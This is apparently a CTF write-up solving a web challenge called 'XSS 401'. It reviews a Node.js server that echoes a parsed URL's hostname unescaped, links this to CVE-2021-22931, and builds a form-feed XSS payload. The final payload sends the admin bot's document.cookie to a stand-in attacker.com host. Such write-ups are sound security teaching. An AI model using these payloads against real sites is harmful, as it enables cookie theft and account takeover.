
Abusing URL Parser for XSS
A TamilCTF challenge reflects a parsed URL's hostname unescaped into an error message. A Node.js hostname-validation CVE lets HTML tags survive as a hostname, and a form-feed injection payload turns that into working XSS against the admin bot.

Recently, I played a CTF with my team, TamilCTF, and mainly focused on web challenges. So, I decided to write solutions for the challenges I found interesting. This post covers the solution for one of them.
💡 Challenge Name: XSS 401

Interesting note: the Node version is 12.22.1.
Website

Source Code Review
server.js:
const express = require('express')
const puppeteer = require('puppeteer')
const escape = require('escape-html')

const app = express()
const port = 3000

app.use(express.static(__dirname + '/webapp'))

const visitUrl = async (url, cookieDomain) => {
  let browser =
    await puppeteer.launch({
      headless: true,
      pipe: true,
      dumpio: true,
      ignoreHTTPSErrors: true,
      args: [
        '--incognito',
        '--no-sandbox',
        '--disable-gpu',
        '--disable-software-rasterizer',
        '--disable-dev-shm-usage',
      ]
    })

  try {
    const ctx = await browser.createIncognitoBrowserContext()
    const page = await ctx.newPage()

    try {
      await page.setCookie({
        name: 'flag',
        value: process.env.FLAG,
        domain: cookieDomain,
        httpOnly: false,
        samesite: 'strict'
      })
      await page.goto(url, { timeout: 6000, waitUntil: 'networkidle2' })
    } finally {
      await page.close()
      await ctx.close()
    }
  }
  finally {
    browser.close()
  }
}

app.get('/visit', async (req, res) => {
  const url = req.query.url
  console.log('received url: ', url)

  let parsedURL
  try {
    parsedURL = new URL(url)
  }
  catch (e) {
    res.send(escape(e.message))
    return
  }

  if (parsedURL.protocol !== 'http:' && parsedURL.protocol != 'https:') {
    res.send('Please provide a URL with the http or https protocol.')
    return
  }

  if (parsedURL.hostname !== req.hostname) {
    res.send(`Please provide a URL with a hostname of: ${escape(req.hostname)}, your parsed hostname was: escape(${parsedURL.hostname})`)
    return
  }

  try {
    console.log('visiting url: ', url)
    await visitUrl(url, req.hostname)
    res.send('Our admin bot has visited your URL!')
  } catch (e) {
    console.log('error visiting: ', url, ', ', e.message)
    res.send('Error visiting your URL: ' + escape(e.message))
  } finally {
    console.log('done visiting url: ', url)
  }
})

app.listen(port, async () => {
  console.log(`Listening on ${port}`)
})
This is a cross-site scripting challenge — steal the admin bot’s cookies, which hold the flag. There’s only one functionality: send a URL to the admin bot, which opens it in a headless browser with the flag set as a cookie. The goal is clear: get XSS, then read the cookie.
Lack of Sanitization
This snippet is the way in:
if (parsedURL.hostname !== req.hostname) {
  res.send(`Please provide a URL with a hostname of: ${escape(req.hostname)}, your parsed hostname was: escape(${parsedURL.hostname})`)
  return
}
The escape() function does encode HTML characters — but notice that in your parsed hostname was: escape(${parsedURL.hostname}), the literal text escape(...) is just part of the template string; ${parsedURL.hostname} itself is interpolated unescaped.
parsedURL.hostname just returns the hostname of the provided URL:
var url = 'https://google.com'
parsedURL = new URL(url)
console.log(parsedURL.hostname); // google.com
Remember the challenge description mentioned Node 12.22.1? Searching for potential CVEs turned up CVE-2021-22931 — missing input validation of hostnames returned by DNS servers in Node’s dns library, which can lead to unexpected hostname output. At the time of writing there was no public PoC yet.
HTML Injection via CVE-2021-22931
On a hunch, I just tried injecting an HTML tag as the hostname — and it worked:
https://wsc-2022-web-5-bvel4oasra-uc.a.run.app/visit?url=https://<h1>godson</h1>
RFC Constraints on Hostnames
Since we’re smuggling our payload through the hostname, a few rules apply:
- No spaces.
- Case doesn’t matter — the browser lowercases the hostname automatically.
- These characters can’t be used:
? / \ # @
Exploit Idea
We need a payload with no spaces and none of the above characters. URL-encoding whitespace didn’t help — but Unicode characters are allowed in hostnames. So the goal became: find a Unicode character the browser renders like whitespace in the DOM, without it being an actual space character subject to the hostname’s own restrictions.
XSS
After some professional google searches, I found a write-up describing Form Feed Injection — using the form-feed character in place of a space:
💡
<svg%0Conload=alert()>
Using this as the hostname gives us working XSS:

Final payload to exfiltrate the flag:
https://chal.link/visit?url=https://<svg%0Conload=eval(location.hash.slice(1))>/#window.location='https://attacker.com/?'+document.cookie🚩 Flag:
wsc{wh0_kn3w_d0m41n_x55_w4s_4_th1n6}